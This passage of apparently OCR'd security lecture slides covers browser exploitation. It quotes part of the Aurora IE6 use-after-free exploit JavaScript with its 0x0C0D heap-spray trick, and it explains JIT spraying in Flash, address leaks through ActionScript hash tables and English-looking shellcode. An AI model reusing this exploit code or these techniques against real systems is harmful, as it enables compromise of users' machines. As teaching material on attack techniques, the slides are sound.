     x1[i]=document.createElement("COMMENT");
     x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
     e1=document.createEventObject(evt);
     document.getElementById("sp1").innerHTML="";
     window.setInterval(ev2, 50);
}

function  ev2()
{
     p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
     for(i=0;i<x1.length;i++)
     {
          x1[i].data=p;
     };

     var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

1. Sets up an array of two hundred "COMMENT" objects

2. Creates an image object and calls this code when image is loaded

3. Deletes the image

4. Sets up a timer to call this code every 50 milliseconds

Aurora Exploit (3)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

```
function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}
```

Overwrites memory that belonged to the deleted image object with 0x0C0D (`x1[i].data=p;`)

Accesses the deleted image (`var t = e1.srcElement;`)

Aurora Exploit (4)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

- When accessing this image object, IE 6 executes the following code:

```
MOV EAX,DWORD PTR DS:[ECX]
CALL DWORD PTR DS:[EAX+34]
```

- This code calls the function whose address is stored in the object… Ok if it's a valid object!
- But object has been deleted and its memory has been overwritten with 0x0C0D0C0D… which happens to be a valid address in the heap spray area ⇒ control is passed to shellcode

Aurora Tricks

- 0x0C0D does double duty as a NOP instruction and as an address
  - 0x0C0D is binary for OR AL, 0d – effectively a NOP – so an area filled with 0x0C0D acts as a NOP sled
    - AL is the lower byte of the EAX register
  - When 0x0C0D0C0D is read from memory by IE6, it is interpreted as an address… which points into the heap spray area, likely to an 0x0C0D instruction
- Bypasses DEP (Data Execution Prevention) – how?
- Full exploit code:

http://wepawet.iseclab.org/view.php?hash=1aea206aa64ebeabb07237f1e2230d0f&type=js

Info Leak Era of Exploitation

- GS + DEP + SafeSEH/SEHOP + ASLR = modern memory attack must find out addresses
- Lots of techniques – see Fermin Serna's talk at Black Hat 2012
  - Massaging the heap / heap feng shui to produce predictable heap layouts
    - Includes cleverly triggering garbage collection heuristics
  - Various cases of use-after-free
  - Tricking existing code into writing addresses into attacker-controlled memory
  - Cool leak via Flash BitMap histogram (CVE-2012-0769)


D. Blazakis

Interpreter Exploitation

(WOOT 2010)

Facing Better Memory Protection


- So you discovered way to overwrite a function pointer somewhere in a modern browser…
- K00l! L33T! But…
  - Address space is randomized – where to point?
  - DEP – can't execute data on the heap!
- Remember ActionScript?
  - JavaScript-like bytecode in Flash files



- Just-in-time (JiT) compiler will allocate writable memory and write executable x86 code into it
  - But how to get ActionScript bytecode to compile into shellcode?

Constants in x86 Binary

```
var y = (
  0x3c54d0d9 ^
  0x3c909058 ^
  0x3c59f46a ^
  0x3c90c801 ^
  0x3c9030d9
  …
```




Instruction	Bytes
MOV EAX, 3C54D0D9	B8 D9 D0 54 3C
XOR EAX, 3C909058	35 58 90 90 3C
XOR EAX, 3C59F46A	35 6A F4 59 3C
XOR EAX, 3C90C801	35 01 C8 90 3C
XOR EAX, 3C9030D9	35 D9 30 …

Unintended Instructions Strike Again

Suppose execution starts here instead


Intended instruction	Bytes	Unintended instruction
MOV EAX, 3C54D0D9	B8	
	D9	FNOP
	D0	
	54	PUSH ESP
	3C	CMP AL, 35
XOR EAX, 3C909058	35	
	58	POP EAX
	90	NOP
	90	NOP
	3C	CMP AL, 35
XOR EAX, 3C59F46A	35	
	6A	PUSH -0C
	F4	
	59	POP ECX
	3C	CMP AL, 35
XOR EAX, 3C90C801	35	
	01	ADD EAX, ECX
	C8	
	90	NOP
	3C	CMP AL, 35
XOR EAX, 3C9030D9	35	
	D9	FSTENV DS:[EAX]
	30	
	…	



This shellcode implements a standard trick for **learning its own location** in address space, ie, EIP value: save the address of the current instruction (normally used for floating point exceptions), then read it

Making XORs Disappear

First byte of attacker-controlled constant



A "no-op" instruction CMP AL, ...

XOR opcode

... that takes one operand

Next Stage

- See paper for details of heap spraying to figure out where JIT put generated code
  - Exploits behavior of Flash VM heap implementation
- JIT code contains function pointers
- Initial shellcode uses these function pointers to find the VirtualProtect call in the Flash VM …
- … then uses VirtualProtect to mark a memory region as executable
- … then copies the actual payload into this region and jumps to it… Done?

Inferring Addresses

- To trigger the exploit in the first place, need to know the address to jump to!
- To infer address of a given object, exploit the implementation of ActionScript hash tables
  - ActionScript "dictionary" = hash table of key/value pairs
  - When the key is a pointer to an object, it is treated as an integer when inserting it into dictionary

- Idea #1: fill a table with integer keys, insert the pointer, see which integers are next to it
  - Problem: collisions! Insertion place ≠ hash(address)

Integer Sieve

- Two tables: one filled with even integers, the other with odd integers… insert pointer into both

Hash(address) Hash(address)

1
3
5
7
9

2
4
6
address
8
10

Collision will happen in exactly one of the tables (why?)

In the table with collision, ActionScript uses quadratic probe (why?) to find next place to try inserting

This insertion will not collide (why?)

Search the table to find the pointer –
integers before and after will give interval for address value

Unintended Instructions Redux

- English shellcode - Mason et al. (CCS 2009)
  - Convert any shellcode into an English-looking text
- Encoded payload
- Decoder uses only a subset of x86 instructions
  - Those whose binary representation corresponds to English ASCII characters
    - Example: popa - "a"
      push %eax - "P"
- Additional processing and padding to make combinations of characters look like English text

English Shellcode: Example

[Mason et al.]

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a

1 **There is a major** | Skip: center of economic activity, suc | 2 **h as Star** | Skip: Trek, including The Ed

Skip: Sullivan | 3 **Show. The form** | Skip: er Soviet Union. International organization participation

Skip: Asian Development Bank, established in the United | 4 **States Dru** | Skip: g Enforcement

Skip: Administration, and the Palestinian territories, the International Telecommunication

Skip: Union, the first m | 5 **a**...